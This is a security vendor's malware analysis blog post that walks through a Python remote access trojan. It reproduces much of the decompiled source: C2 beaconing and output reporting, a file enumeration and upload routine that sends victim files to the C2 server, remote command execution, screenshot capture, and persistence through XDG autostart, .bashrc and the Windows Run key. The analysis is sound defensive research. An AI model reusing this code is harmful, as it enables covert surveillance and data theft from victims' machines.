

The PyRAT Code: Python Based RAT and its Internals

labs.k7computing.com/index.php/the-pyrat-code-python-based-rat-and-its-internals

Deepa B

January 28, 2026

In today's digital world, cyberattacks are becoming increasingly common and more advanced. This blog offers an in-depth analysis of a Python-based Remote Access Trojan (RAT), which has achieved significant detection rates across various AntiVirus engines. The malware showcases cross-platform capabilities, persistent infection methods, and extensive remote access features.

We will break down how threat actors leverage Python to build cross-platform RATs, exploring the key techniques they use and the potential risks involved.

While investigating samples in [VirusTotal](#), we found this binary shown in Figure 1, interesting as it was coded in the widely used scripting language 'Python', which encouraged us to analyze it further.




Figure 1 : Hidden RAT in ELF

Static Analysis

Basically it's an ELF binary and we used [pyinstxtractor](#) to extract the Python files.

```
(virt_env) /pyinstxtractor-master$ python pyinstxtractor.py 40a59422fa486c7ae214d6e816c2fd00bf4d75c081993a49c4bc22bb0165b7fe
[+] Processing 40a59422fa486c7ae214d6e816c2fd00bf4d75c081993a49c4bc22bb0165b7fe
[+] Pyinstaller version: 2.1+
[+] Python version: 2.7
[+] Length of package: 6313865 bytes
[+] Found 43 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pvlboot01_bootstrap.pyc
[+] Possible entry point: agent-svc.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 2.7 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: 40a59422fa486c7ae214d6e816c2fd00bf4d75c081993a49c4bc22bb0165b7fe
```

Figure 2 : Extraction using [pyinstxtractor](#)

From Figure 2, we can clearly see that the main entry point lies in agent-svc.pyc as shown.

We decompiled the agent.pyc file to obtain the .py source file.

Functional Analysis (Static)

File Structure and Imports

The way the file is structured and its imports arranged is as shown in Figure 3, and it suggests robust functionality. For example, requests and socket enable network communication, subprocess and os allow command execution and system interaction, and threading supports concurrent task execution. Additionally, the malware leverages widely adopted Python libraries such as json, platform, and shutil to perform common operational tasks. For example, json is used for structuring and exfiltrating collected data, while other libraries support system interaction and file handling.

```
# Core system libraries

import requests      # HTTP C2 communication
import time          # Timing and delays
import os            # Operating system interface
import subprocess    # Process execution
import json          # Data serialization
import platform      # System identification
import shutil        # File operations
import sys           # System-specific parameters
import traceback      # Error handling
import threading     # Concurrent execution
import uuid          # Unique identifiers
import StringIO      # String buffer operations
import zipfile        # Archive creation
import tempfile       # Temporary file handling
import socket         # Network operations
import getpass        # User information
import config         # Configuration module
(external)
```

Figure 3 : Imported modules

Detailed Code Analysis

1. Agent Initialization and Fingerprinting

```
class Agent(object):
    def __init__(self):
        self.idle = True
        self.silent = False
        self.platform = platform.system() + ' ' + platform.release()
        self.last_active = time.time()
        self.failed_connections = 0
        self.uid = self.get_UID()
        self.hostname = socket.gethostname()
        self.username = getpass.getuser()
        self.listall()
```

Figure 4 : Agent Initialization

All the functions in the malware's Python code are maintained under a single class named "Agent". Upon execution, the malware agent immediately performs system fingerprinting by collecting details (as shown in Figure 4) such as :

- operating system
- hostname
- current user

Key functions of the RAT include :

- Unique identifier creation
- File system reconnaissance
- Communication states
- Basic connection handling to support stealthy operation

2. Unique Identifier Generation

```
def get_UID(self):
    return getpass.getuser() + '_' + str(uuid.getnode())
```

Figure 5 : UID Generation

The malware creates a semi-persistent victim identifier by combining the username with the MAC address as shown in Figure 5, enabling the C2 server to track individual victims across sessions, allowing it to persist across user account changes but reset if the hardware is replaced.

3. Threading Implementation

```
def threaded(func):  
    def wrapper(*args, kwargs):  
        t = threading.Thread(target=func, args=args)  
        t.start()  
        return wrapper
```

Figure 6 : Implementation of thread

The threading decorator is as represented in Figure 6, prevents blocking of the main C2 communication loop, by enabling concurrent command execution. This design improves malware stability and responsiveness by allowing multiple operations to run simultaneously. The parallel execution model complicates dynamic analysis and forensic investigation of the malware's behavior.

C2 Communication Logic

1. Signal to Server & Command Fetching

```
def server_hello(self):  
    req = requests.post(config.SERVER + '/api/' + self.uid + '/hello',  
                        json.dumps({  
                            'platform': self.platform,  
                            'hostname': self.hostname,  
                            'username': self.username  
                        }))  
    return req.text
```

Figure 7 : Communication with C2

The malware establishes communication with its C2 server through unprotected HTTP POST requests directed at the /api/{uid}/hello endpoint (highlighted in Figure 7), transmitting system data as plain text in JSON format. Authentication relies solely on the UID for routing. This approach leaves the data highly vulnerable to interception and detection on the network.

2. Output Transfer

```
def send_output(self, output, newlines=True):
    if self.silent:
        self.log(output)
        return None
    if newlines:
        output += '\n\n'
    req = requests.post(config.SERVER + '/api/' + self.uid + '/report',
        data={'output': output})
```

Figure 8 : Output Communication

The malware's C2 channel lacks basic encryption as outlined in Figure 8, transmitting command output in plaintext without integrity checks or authentication.

Persistence Mechanism Breakdown

1. Persistence on Linux

```
def persist(self):
    if not getattr(sys, 'frozen', False):
        self.send_output('[!] Persistence only supported on compiled agents.')
        return None
    if self.is_installed():
        self.send_output('[!] Agent seems to be already installed.')
        return None

    if platform.system() == 'Linux':
        persist_dir = self.expand_path('~/.dpkgn')
        if not os.path.exists(persist_dir):
            os.makedirs(persist_dir)
        agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
        self.send_output('[+] agent_path: %s' % agent_path)
        self.send_output('[+] Sys Executable: %s' % sys.executable)
        shutil.copyfile(sys.executable, agent_path)
        os.system('chmod +x ' + agent_path)
```

Figure 9 : Linux Persistence

The malware deceives users by using names similar to real Debian package tools (such as 'dpkg' as evidenced in Figure 9), hides in secret directories to avoid being spotted, works in the user space to bypass admin permissions, and uses cross-platform names for wider compatibility.

1.1 Primary Method : [XDG Autostart](#)

```
if os.path.exists(self.expand_path('~/.config/autostart/')):
    desktop_entry = ('[Desktop Entry]\n'
                    'Version=1.0\n'
                    'Type=Application\n'
                    'Name=dpkg\n'
                    'Exec=%s\n' % agent_path)
    with open(self.expand_path('~/.config/autostart/dpkg.desktop'), 'w') as f:
        f.write(desktop_entry)
else:
    with open(self.expand_path('~/.bashrc'), 'a') as f:
        f.write('\n(if [ $(ps aux|grep ' +
                os.path.basename(sys.executable) +
                '|wc -l) -lt 2 ]; then ' + agent_path + ';fi)&\n')
```

Figure 10 : XDG autostart

The malware keeps running on Linux by creating a fake startup file at `~/.config/autostart/dpkg.desktop` which is highlighted in Figure 10. This file runs automatically when the user logs in and looks like a normal startup application, thereby making it less noticeable.

2. Windows Persistence Strategy

```
elif platform.system() == 'Windows':
    persist_dir = os.path.join(os.getenv('USERPROFILE'), 'dpkgn')
    if not os.path.exists(persist_dir):
        os.makedirs(persist_dir)
    agent_path = os.path.join(persist_dir, os.path.basename(sys.executable))
    shutil.copyfile(sys.executable, agent_path)
    cmd = ('reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run '
          '/f /v lee /t REG_SZ /d "%s" % agent_path)
    subprocess.Popen(cmd, shell=True)
```

Figure 11 : Windows Persistence

The malware stays active on Windows by adding a registry entry in the current user's Run key (marked in Figure 11). It uses the name "lee" to point to its executable, causing the malware to start automatically when the user logs in. This method does not require administrator privileges because it only affects the current user.

```
def get_install_dir(self):
    install_dir = None
    if platform.system() == 'Linux':
        install_dir = self.expand_path('~/.dpkgn')
    elif platform.system() == 'Windows':
        install_dir = os.path.join(os.getenv('USERPROFILE'), 'dpkgn')
    if os.path.exists(install_dir):
        return install_dir
    return None
```

Figure 12 : Locating Directory

As shown in Figure 12, there is a function which checks the operating system and looks for a predefined installation folder in the user's home directory specific to that operating system, allowing the malware to locate its files without needing administrator access.

C2 Command Set

1. System Command Execution

```
def runcmd(self, cmd):
    try:
        proc = subprocess.Popen(cmd, shell=True,
                                stdin=subprocess.PIPE,
                                stdout=subprocess.PIPE,
                                stderr=subprocess.PIPE)
        (out, err) = proc.communicate()
        output = out + err
        self.send_output(output)
    except Exception:
        self.send_output(traceback.format_exc())

runcmd = threaded(runcmd)
```

Figure 13 : Command Execution

The “runcmd” function detailed in Figure 13 enables the malware to execute shell commands remotely with full stdout and stderr capture, reporting any exceptions back to the operator for analysis, and leverages threaded execution to maintain uninterrupted C2 communication and operational responsiveness

2 . File System Operations

```
def cd(self, directory):  
    os.chdir(self.expand_path(directory))
```

Figure 14 : Change working directory

The code allows the malware to change its working directory like in Figure 14, enabling it to move between folders during execution.

3. File Enumeration

```
def listall(self):  
    os.system('cd; find . -type f > /tmp/list.txt')  
    list_path = '/tmp/list.txt'  
    self.upload(list_path)
```

Figure 15 : Enumeration of Files

As revealed in Figure 15, it enumerates files on the system by generating a directory-wide file list in /tmp/list.txt and uploading the results to the remote server for further analysis.

4. Files Upload/Download

This binary supports unrestricted file transfer via multipart form-data encoding, without size limits, compression, or encryption, allowing any file type to be moved with minimal network footprint. Its threaded upload and download functions enable **bidirectional file transfer** (as shown in Figure 16).

```

def upload(self, file):
    file = self.expand_path(file)
    try:
        if os.path.exists(file) and os.path.isfile(file):
            self.send_output('[*] Uploading %s...' % file)
            requests.post(config.SERVER + '/api/' + self.uid + '/upload',
                           files={'uploaded': open(file, 'rb')})
        else:
            self.send_output('[!] No such file: ' + file)
    except Exception:
        self.send_output(traceback.format_exc())

upload = threaded(upload)

def download(self, file, destination=''):
    try:
        destination = self.expand_path(destination)
        if not destination:
            destination = file.split('/')[-1]
        self.send_output('[*] Downloading %s...' % file)
        req = requests.get(file, stream=True)
        with open(destination, 'wb') as f:
            for chunk in req.iter_content(chunk_size=8000):
                if chunk:
                    f.write(chunk)
        self.send_output('[+] File downloaded: ' + destination)
    except Exception:
        self.send_output(traceback.format_exc())

download = threaded(download)

```

Figure 16 : Upload and Download

Upload() sends local files to a remote server via HTTP POST, while download() retrieves files from URLs using streamed 8,000-byte chunks. Running these operations in separate threads which is highlighted in Figure 16, ensuring that the main communication loop remains responsive, while path expansion, file validation, and automatic naming simplify usage. The use of binary mode and chunked streaming ensures files are transferred accurately and efficiently, even when dealing with large datasets.

Advanced Features Analysis

1. Archive Creation and Bulk Exfiltration

To make handling files and directories easier, the code creates ZIP archives that bundle multiple items into a single compressed file using the DEFLATE algorithm. When compressing a folder, it goes through all subfolders and files which are outlined in Figure 17, keeping the original structure intact. It also handles user and environment paths automatically, checks that the target exists, and runs in the background so that other tasks aren't impacted.

```
def zip(self, zip_name, to_zip):
    try:
        zip_name = self.expand_path(zip_name)
        to_zip = self.expand_path(to_zip)
        if not os.path.exists(to_zip):
            self.send_output('[+] No such file or directory: %s' % to_zip)
            return None

        self.send_output('[*] Creating zip archive...')
        zip_file = zipfile.ZipFile(zip_name, 'w', zipfile.ZIP_DEFLATED)

        if os.path.isdir(to_zip):
            relative_path = os.path.dirname(to_zip)
            for root, dirs, files in os.walk(to_zip):
                for file in files:
                    zip_file.write(os.path.join(root, file),
                                   os.path.join(root, file).replace(relative_path, '', 1))
        else:
            zip_file.write(to_zip, os.path.basename(to_zip))
```

Figure 17 : Bundling the data

By packaging data this way, large sets of files can be stored and transferred efficiently, reducing overall size and lowering the amount of data transmitted over the network.

2. Screenshot Capability

```
def screenshot(self):
    screenshot = ImageGrab.grab() # Note: Missing import for ImageGrab
    tmp_file = tempfile.NamedTemporaryFile()
    screenshot_file = tmp_file.name + '.jpg'
    tmp_file.close()
    screenshot.save(screenshot_file)
    self.upload(screenshot_file)

screenshot = threaded(screenshot)
```

Figure 18 : Screening the Screen

Screenshots are captured in a separate thread, recording the entire host screen via PIL's ImageGrab module (see Figure 18); note that the import for ImageGrab may be dynamically executed using exec() based on commands received from the C2 server. The images are saved temporarily as JPEG files and automatically uploaded to the C2 server for remote monitoring.

Self-Destruction and Cleanup

As part of the cleanup process, the clean function shown in Figure 19 is responsible for uninstalling the malware from the victim system by detecting the operating system and removing all persistence components, including hidden directories and startup entries, ensuring the agent is fully removed.

```
def clean(self):
    if platform.system() == 'Linux':
        persist_dir = self.expand_path('~/.dpkgn')
        if os.path.exists(persist_dir):
            shutil.rmtree(persist_dir)
        desktop_entry = self.expand_path('~/.config/autostart/dpkgn.desktop')
        if os.path.exists(desktop_entry):
            os.remove(desktop_entry)
        os.system('grep -v .lee .bashrc > .bashrc.tmp;mv .bashrc.tmp .bashrc')

    elif platform.system() == 'Windows':
        persist_dir = os.path.join(os.getenv('USERPROFILE'), 'dpkgn')
        cmd = ('reg delete HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run '
            | '/f /v gedit')
        subprocess.Popen(cmd, shell=True)
        cmd = ('reg add HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce '
            | '/f /v gedit /t REG_SZ /d "cmd.exe /c del /s /q %s & rmdir %s"' %
            | (persist_dir, persist_dir))
        subprocess.Popen(cmd, shell=True)

    self.send_output('[+] Agent removed successfully.')
```

Figure 19 : Data Cleanup Code

Anti-Forensics Features

Complete Cleanup : Removes all persistence mechanisms

Registry Cleanup : Windows Registry Key removal

File System Cleanup : Deletes installation directory

Post-Reboot Cleanup : Windows uses RunOnce for post-reboot cleanup

Network Communication Patterns

Beacon Frequency Analysis

```
if self.idle:
    time.sleep(config.HELLO_INTERVAL)
elif time.time() - self.last_active > config.IDLE_TIME:
    self.idle = True
else:
    time.sleep(0.5)
except Exception:
    failed_connections = self.get_consecutive_failed_connections()
    time.sleep(config.HELLO_INTERVAL)
```

Figure 20 : Idle to Active

As evidenced in Figure 20, this code implements adaptive beaconing, where the malware dynamically adjusts its network communication based on its activity state. When idle, it waits for longer intervals ('config.HELLO_INTERVAL') to reduce its network footprint, but when active, it polls rapidly every 0.5 seconds to remain responsive to commands.

This Python-based RAT poses a notable risk to organizations because of its cross-platform capability, broad functionality, and ease of deployment. Even though it is not associated with highly sophisticated threat actors, its effectiveness in real-world attacks and observed detection rates indicate that it is actively used by cybercriminals and deserves attention.

We should always be cautious and double-check the files we download/install from any source. We at K7 Labs provide detection for all the latest threats. Users are advised to use a reliable security product such as “**K7 Total Security**” and keep it up-to-date to safeguard their devices.

Indicators of Compromise (IOCs)

Hash	Detection name
0fed60850aa38127095f21182cc2c85d	Trojan (0001140e1)